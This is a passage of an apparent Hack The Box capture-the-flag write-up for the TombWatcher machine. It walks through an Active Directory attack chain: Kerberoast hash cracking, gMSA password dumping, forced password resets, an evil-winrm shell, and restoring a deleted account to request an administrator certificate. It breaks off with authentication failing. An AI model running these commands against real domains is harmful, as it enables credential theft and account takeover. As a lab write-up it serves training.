c89169ea453cbbceab25d2c3ee900fb893ec8771ff5cedc01040ff06d771ffa3b9ae27133717705a7dad3529d84e499e6e92a7314c4c109442cdde9a70ef5c98706bfd605d00479fa37340193e7e8a323f889edc1c80bdfbe5f4909f82a592254b41fc0a3d884be39d0d7c74fe7ca4554f09486d90a7e795
d07bb0b24bb2e1d86c09ddcccbfbc7ad6190cf080b8d8b695b025df58f33bb478b5d4193317e66bb6b4b6f2284b7dfc6b76aabd8adfaf624f8350b022aa36f118c76dc75bc9a640ed3733fecb0e6be374cc2ebfa9622cee31bc013d764da346897ae49b10375c76782d4e8cd23abc830fd3f16cd27ee838b
c483e2dccde90c3c532797bf2138ac5be0e85bb313dc5312bc1601efdb44170969e19e66a8c787f203756834a3ad761dadaf39b478cfb7f85d4292d78ee79e014a8ae6e18b00b2027becfbb57479ab73b5d5be8c7c40bb85fd6043a226ea56a14c5484b132d660981361302c130a003fe70a6e877f7d003d
c66c3a670f4685fde8153142d5469edc1dc163a9b6ceef9e57621e7fdd742abd753d61a5781
```


and now we crack it using hashcat :




```
┌──(teamosh㉿teamosh)-[~/htb/temp]
└─$ hashcat alfred_hash.txt /usr/share/wordlists/rockyou.txt --show
Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

13100 | Kerberos 5, etype 23, TGS-REP | Network Protocol

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

$krb5tgs$23$*Alfred$TOMBWATCHER.HTB$tombwatcher.htb\Alfred*$f63730450d3c418763a57667dbd0be1a$c9e3679cc4321ad03961c109eb2c380bb7e59300694a1e6effad2bc795258f4ba7ec802b33f3bb84e05598e760dcaabc4282a68b821cb324413947d8ae041cb6d3abd28b3c6e19b3ab2
6dc4769f770db8a82a7527deda7edc828c00e7d638bf37921e2e68b5aa38492cd88bc0bac03c5cdfb7d92e0e46e22c5151e8486faa563fa2f877eb182ccd058040f64d28db526944da94c16aa98494a49dc19375966da585a43a33a5c8331ba4e55c44e4cc86f28be6035519e8831db118384978a10e108e
48a545707a5f14f34a069ea26f676fc1603fb3fe8036d6b835c37b8f6670be7abaa1e5cb9fd653828977df60c80403e28dc6437836e1ef6082a1f4feafb5407adf5d9fc4ef420e05d312e474647452abf3ce10abf7228cb882f53f6454f0e10c6f9bc60e6497bd76fefd7a74545d420d57795a3e3337a8fd
0dd4225cb3e27ad1c0c783b0a877d22811a1d23c97f049cd209d12206398e60aa405b2d3d8f45c3ea2d645bd958880d8eec37c7dde7b230dc6fac797928f30fa2fa3c945bab6dc02d6b60a9d4df290afb925ace465f5304f38ee1a7b6c761aa51cb3c7b88c414c23d521e3485129b9dd0bdd5052e3ef7903
3a3d696c1b33ef5a628606ab4689d9c903e36223acaababe9e5436c55ecf3762d126b9c48672162b69c267386d6c2dc53ffb88d755ef5a1a9273d650335437bde266edb8a36ffa2e4722770787ed113b95d6c232c38e31a1cab136a85f39a14ea82a638b29341d89afffa6d9beef68434fc01deed3f4ee34
a00200b104723650d2735fad517db6540d7863fa28a971a6ae74657ab6a2757f1fe8a83a1ae3167f3432b473333afd1f700b49251e75ca5dbc8bcab714206bbbe90a08a5ed42b86f3d93931aea4994edd37a99eb85ef7cff521783c42873c89169ea453cbbceab25d2c3ee900fb893ec8771ff5cedc01040
ff06d771ffa3b9ae27133717705a7dad3529d84e499e6e92a7314c4c109442cdde9a70ef5c98706bfd605d00479fa37340193e7e8a323f889edc1c80bdfbe5f4909f82a592254b41fc0a3d884be39d0d7c74fe7ca4554f09486d90a7e795d07bb0b24bb2e1d86c09ddcccbfbc7ad6190cf080b8d8b695b02
5df58f33bb478b5d4193317e66bb6b4b6f2284b7dfc6b76aabd8adfaf624f8350b022aa36f118c76dc75bc9a640ed3733fecb0e6be374cc2ebfa9622cee31bc013d764da346897ae49b10375c76782d4e8cd23abc830fd3f16cd27ee838bc483e2dccde90c3c532797bf2138ac5be0e85bb313dc5312bc16
01efdb44170969e19e66a8c787f203756834a3ad761dadaf39b478cfb7f85d4292d78ee79e014a8ae6e18b00b2027becfbb57479ab73b5d5be8c7c40bb85fd6043a226ea56a14c5484b132d660981361302c130a003fe70a6e877f7d003dc66c3a670f4685fde8153142d5469edc1dc163a9b6ceef9e5762
1e7fdd742abd753d61a5781:basketball
```




Alfred can add himself to infra@tomb.htb -> which can read ansible_dev GMSA password






```
┌──(teamosh㉿teamosh)-[~/htb/temp]
└─$ bloodyAD --host 10.129.232.167 -d tombwatcher.htb -u alfred -p 'basketball' add groupMember Infrastructure alfred
[+] alfred added to Infrastructure

┌──(teamosh㉿teamosh)-[~/htb/temp]
└─$ nxc ldap 10.129.232.167 -u alfred -p 'basketball' --gmsa
LDAP        10.129.232.167  389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:tombwatcher.htb)
LDAPS       10.129.232.167  636    DC01             [+] tombwatcher.htb\alfred:basketball
LDAPS       10.129.232.167  636    DC01             [*] Getting GMSA Passwords
LDAPS       10.129.232.167  636    DC01             Account: ansible_dev$         NTLM: 22d7972cb291784b28f3b6f5bc79e4cf     PrincipalsAllowedToReadPassword: Infrastructure
```


ansible can forceResetPassword of sam (long-ass chain):






```
┌──(teamosh㉿teamosh)-[~/htb/temp]
└─$ bloodyAD --host 10.129.232.167 -d tombwatcher.htb -u 'ansible_dev$' -p :22d7972cb291784b28f3b6f5bc79e4cf set password sam 'chetam_brat'
[+] Password changed successfully!

┌──(teamosh㉿teamosh)-[~/htb/temp]
└─$ _
```


sam has writeOwner permission to john, so we make sam his owner and john his slave





```
┌──(teamosh㉿teamosh)-[~/htb/temp]
└─$ bloodyAD --host 10.129.232.167 -d tombwatcher.htb -u sam -p 'chetam_brat' set owner john sam
[+] Old owner S-1-5-21-1392491010-1358638721-2126982587-512 is now replaced by sam on john

┌──(teamosh㉿teamosh)-[~/htb/temp]
└─$ bloodyAD --host 10.129.232.167 -d tombwatcher.htb -u sam -p 'chetam_brat' add genericAll john sam
[+] sam has now GenericAll on john

┌──(teamosh㉿teamosh)-[~/htb/temp]
└─$ bloodyAD --host 10.129.232.167 -d tombwatcher.htb -u 'sam' -p chetam_brat set password john 'chetam_brat'
[+] Password changed successfully!
```


get our flag:



```
┌──(teamosh㉿teamosh)-[~/htb/temp]
└─$ evil-winrm -i 10.129.232.167 -u john -p chetam_brat

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\john\Documents> dir
*Evil-WinRM* PS C:\Users\john\Documents> type ../Desktop/user.txt
d111312d7335e6e419d2ffabe342f05c
*Evil-WinRM* PS C:\Users\john\Documents>
```

Root flag

And finally, john has GenericAll to ADCS:



However, my certipy-ad was getting blocked on a ManageCA action despite BloodHound saying you have GenericAll -> its usually because GenericAll over the Active Directory object doesnt always translate perfectly to DCOM/RPC permissions, so we bypass that by giving us permission via ldap -> which did not work 😡

Then I tried to enumerate via John's shell and found only .dll hijacking, but it did not work -> last resort of looking at hints, which said about deleted ownser of ADCS (which is also why we do not have GenericAll for john), so we need to restore that:

Searching deleted AD user:


```
Get-ADObject -Filter {isDeleted -eq $true -and objectClass -eq "user"} -
IncludeDeletedObjects -Properties sAMAccountName,distinguishedName,objectSid
```

Restoring deleted AD user:

```
Restore-ADObject -Identity "CN=cert_admin\0ADEL:938182c3-bf0b-410a-9aaa-
45c8e1a02ebf,CN=Deleted Objects,DC=tombwatcher,DC=htb" -TargetPath
"OU=ADCS,DC=tombwatcher,DC=htb"
```

Checking for AD user:


```
Get-ADUser cert_admin
```



```
*Evil-WinRM* PS C:\Users\john\Documents> Restore-ADObject -Identity "CN=cert_admin\0ADEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf,CN=Deleted Objects,DC=tombwatcher,DC=htb" -TargetPath "OU=ADCS,DC=tombwatcher,DC=htb"

*Evil-WinRM* PS C:\Users\john\Documents> Set-ADAccountPassword -Identity "cert_admin" -Reset -NewPassword (ConvertTo-SecureString -AsPlainText "chetam_bro" -Force)
*Evil-WinRM* PS C:\Users\john\Documents> Enable-ADAccount -Identity "cert_admin"
*Evil-WinRM* PS C:\Users\john\Documents> Get-ADUser cert_admin


DistinguishedName : CN=cert_admin,OU=ADCS,DC=tombwatcher,DC=htb
Enabled           : True
GivenName         : cert_admin
Name              : cert_admin
ObjectClass       : user
ObjectGUID        : 938182c3-bf0b-410a-9aaa-45c8e1a02ebf
SamAccountName    : cert_admin
SID               : S-1-5-21-1392491010-1358638721-2126982587-1111
Surname           : cert_admin
UserPrincipalName :


┌──(teamosh㉿teamosh)-[~/htb/tools]
└─$ certipy-ad req -u cert_admin@tombwatcher.htb -p 'chetam_bro' -dc-ip 10.129.232.167 -ca 'tombwatcher-CA-1' -template 'WebServer' -upn 'administrator@tombwatcher.htb'

Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 7
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@tombwatcher.htb'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'

┌──(teamosh㉿teamosh)-[~/htb/tools]
└─$
```


```
At line:1 char:1
+ Enable-ADAccount -Identity cert_admin
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (cert_admin:ADAccount) [Enable-ADAccount], ADIdentityNotFoundException
    + FullyQualifiedErrorId : ActiveDirectoryCmdlet:Microsoft.ActiveDirectory.Management.ADIdentityNotFoundException,Microsoft.ActiveDirectory.Management.Commands.EnableADAccount
*Evil-WinRM* PS C:\Users\john\Documents> Restore-ADObject -Identity "CN=cert_admin\0ADEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf,CN=Deleted Objects,DC=tombwatcher,DC=htb" -TargetPath "OU=ADCS,DC=tombwatcher,DC=htb"
*Evil-WinRM* PS C:\Users\john\Documents> Get-ADUser cert_admin -Properties Enabled, PasswordLastSet, MemberOf


DistinguishedName : CN=cert_admin,OU=ADCS,DC=tombwatcher,DC=htb
Enabled           : True
GivenName         : cert_admin
MemberOf          : {}
Name              : cert_admin
ObjectClass       : user
ObjectGUID        : 938182c3-bf0b-410a-9aaa-45c8e1a02ebf
PasswordLastSet   : 1/27/2026 7:51:25 AM
SamAccountName    : cert_admin
SID               : S-1-5-21-1392491010-1358638721-2126982587-1111
Surname           : cert_admin
UserPrincipalName :
```

Now we can request certificate of Administrator, however it seems like logging is disabled:



```
┌──(teamosh㉿teamosh)-[~/htb/tools]
└─$ certipy-ad req -u cert_admin@tombwatcher.htb -hashes :5f43c20b6d58117bdaf45a3e9e72199e -dc-ip 10.129.232.167 -ca 'tombwatcher-CA-1' -template 'WebServer' -upn 'administrator@tombwatcher.htb'

Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 8
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@tombwatcher.htb'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
File 'administrator.pfx' already exists. Overwrite? (y/n - saying no will save with a unique filename): yes
[*] Wrote certificate and private key to 'administrator_8176fedc-8320-4851-a050-b0505da2f8c3.pfx'
┌──(teamosh㉿teamosh)-[~/htb/tools]
└─$ certipy-ad auth -pfx administrator_8176fedc-8320-4851-a050-b0505da2f8c3.pfx -dc-ip 10.129.232.167
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@tombwatcher.htb'
[*] Using principal: 'administrator@tombwatcher.htb'
[*] Trying to get TGT...
[-] Certificate is not valid for client authentication
[-] Check the certificate template and ensure it has the correct EKU(s)
[-] If you recently changed the certificate template, wait a few minutes for the change to propagate
[-] See the wiki for more information
```


But we got the creds for cert_admin tho, so maybe scan again?



